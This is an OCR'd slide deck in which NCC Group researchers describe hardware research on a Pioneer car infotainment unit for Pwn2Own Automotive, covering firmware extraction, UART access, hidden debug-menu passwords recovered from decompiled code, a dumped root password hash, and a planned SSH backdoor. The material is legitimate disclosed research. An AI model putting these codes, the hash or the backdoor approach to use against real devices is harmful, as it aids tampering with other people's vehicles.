PIONEERING ZERO DAYS AT PWN2OWN AUTOMOTIVE 2024

MARCH 10-15, 2025
LAUSANNE, SWITZERLAND

NCC GROUP - MCCAULAY HUDSON & ALEX PLASKETT

March 2025

Who are we?

McCaulay Hudson (@_mccaulay)
NCC Group - Exploit Development Group (EDG)

Alex Plaskett (@alexjplaskett)
NCC Group - Exploit Development Group (EDG)

In collaboration with NCC's Hardware Security

- James Chambers
- Rob Wood

What is Pwn2Own?

- Yearly vulnerability research competitions held by Trend Micro (ZDI - Zero Day Initiative)
- Goal => Compromise specific targets
- $ Prizes vary based on expected difficulty of the target
- ZDI purchase vulnerabilities / exploits
  - Provide directly to the vendors to fix the issues

Pioneer DMH-WT7600NEX


- In-Vehicle Entertainment (IVI)

- 9" Floating Display
- 1-DIN Chassis
- HD Screen
- Amazon Alexa Built-in
- Apple CarPlay® (Wired, Wireless)
- Android Auto™ (Wired, Wireless)
- Remote Control Included

Price

$1,300 (approx. £1,000)

Pwn2Own Preparation



Firmware Extraction - eMMC BGA Chip Off

- Hot Air SMD Rework Station

Before

After

Firmware Extraction - eMMC Reader

- AllSocket eMMC153/169 reader
- Mounting
  - `sudo losetup -f -P pioneer_emmc_dump_3.04.img`
- Find out the eMMC is not encrypted. Good start!





Figure 5 : Pin connection of BGA package 1 (153 balls) for V5.0 e-MMC™


Universal Asynchronous Receiver/Transmitter (UART)

- Very common way to provide debug output and interaction on embedded devices
- Often can provide shell access via serial console
  - State varies depending on development / production devices
- Very useful for recon, analysis, debugging and general device visibility



UART – Spot the difference


- FCC Filling (https://fccid.io/AJDK112)



- Production device


UART – FPC 10-pin breakout board

- FPC 10-pin connector to breakout board
  - 0.5mm pitch
- Soldered it up and expected output...
- Result: nothing…



UART - Software

- UART disabled in software in the OS?
- Reverse engineering firmware
  - Touch “Source off” screen in 3-1-3-1-2 pattern
  - Found a hidden screen!
  - "Debug Mode Password Input" menu but we didn't know the password



UART - Software

- Reverse engineered "`libPHMI_PluginMain.so`"
- "`POSEIDONDBG ON`"
- Different passwords for entering debug mode?

Decompile: _INIT_513 - (libPHMI_PluginMain.so)

```
1
2  void _INIT_513(void)
3
4  {
5    int iVar1;
6
7    iVar1 = __stack_chk_guard;
8    NString::NString((NString *)&DAT_00af95f0,"POSEIDONDBG ON");
9    DAT_00af95f8 = 1;
10   DAT_00af95fc = 1;
11   NString::NString((NString *)&DAT_00af9600,"POSEIDONDBG OFF");
12   DAT_00af9608 = 1;
13   DAT_00af960c = 0;
14   NString::NString((NString *)&DAT_00af9610,"ON DEVDEBUG20");
15   DAT_00af9618 = 2;
16   DAT_00af961c = 2;
17   NString::NString((NString *)&DAT_00af9620,"SERVICE20");
18   DAT_00af9628 = 3;
19   DAT_00af962c = 2;
20   NString::NString((NString *)&DAT_00af9630,"1235789");
21   DAT_00af9638 = 4;
22   DAT_00af963c = 2;
```

UART – Debug Menu

- Gained access to a secret debug menu
- Mix of English and Japanese entries...
  - Google image translate to the rescue

UART – Debug Menu (Continued)

- This looks promising!
  - Debug Serial Output
  - Inside of that we have:
    - Debug Serial Output – Off
    - Console Input – Off
  - Try to turn these on..

Original


Google Translate

UART - Output (TX)

- TX is working, so we have UART

```
[170] Display Init: Start
[170] display_init(),target_id=0.
[170] lcdc_init()
[170] lcdc_init_composite, lcdc:1
[170] init_VENC()
[170] init_VENC use SoC's NTSC/PAL Encoder
...
[200] init_gvif()
[490] bootloader version 03000500
[490] load camera setting1
[490] TCC_GPC(29):0 TCC_GPD(6):1 TCC_GPSD0(8):0
[490] [get_partition_info][PARTITION :     kpanic] [START :   14794752] [SIZE :      16384]
[TYPE :  0]
[500] cmdline:  root=/dev/mmcblk0p11 launch=2 bl_version=03000500  rev_polarity=0
backcam_setting=1 console=ttyS0,921600n8 login=1 printk.time=1 loglevel=7 printk.num=48
tcc_kpanic_base=14794752 tcc_kpanic_size=16384
[500] booting linux @ 0x80008000, ramdisk @ 0x81000000 (0), tags/device tree @ 83000000
```


- Why is RX not working?!?!



UART - Finding RX

- Attach TX from USB Serial adapter to needle tip probe
- Probe every location close to the TX on PCB
  - Look for keystrokes when pressing keys
  - Probe below it on the other side of the board..
- 0-ohm resistor missing or broken trace!

- So now do we have a shell??




UART - Login Prompt

```
neptune INVITE Baseline 1.0.0 telechips-triton ttyS0
telechips-triton login:
```

- eMMC `/etc/shadow` dump
  - `root:$1$78VNVui6$otKNlQ.XQo.V6YwiBYrrD/:19393:0:99999:7:::`
- Cracking
  - Brute forcing 7 alphanumeric symbol chars
  - Common password lists
  - Custom built wordlists (Greek mythology, vendor/manufacturer websites etc) with various rulesets
  - We didn't go further with brute forcing
    - Gets expensive / infeasible afterwards
  - Try another approach..

eMMC - Chip Reattaching

- Tried to patch in dropbear SSH "backdoor" onto flash and reattach
- Tried to remove chip whilst keeping solder balls intact
- BGA chip reballing/rework
  - Tried with a BGA stencil
  - Death of our first device
  - Luckly, we have two devices!



eMMC - In Circuit Programming


- Try to modify chip whilst it is still on the PCB
- Test Pads on silk screen:
  - Labelled
    - MMC_D0
    - MMC_D1
    - MMC_D2
    - MMC_D3
    - MMC_D4
    - MMC_D5
    - MMC_D6
    - MMC_D7
    - MMC_CMD
  - Missing?
    - MMC_CLK

eMMC - In Circuit Programming

- Spent a long time probing around on the PCB with logic analyser
- CLK only seems to be exposed through a tiny via
- Use fiberglass pencil to "rough" up via (if soldering)
- Use needle tip probes to understand signals


eMMC - In Circuit Programming

- Start reading eMMC specs
- Looks valid!



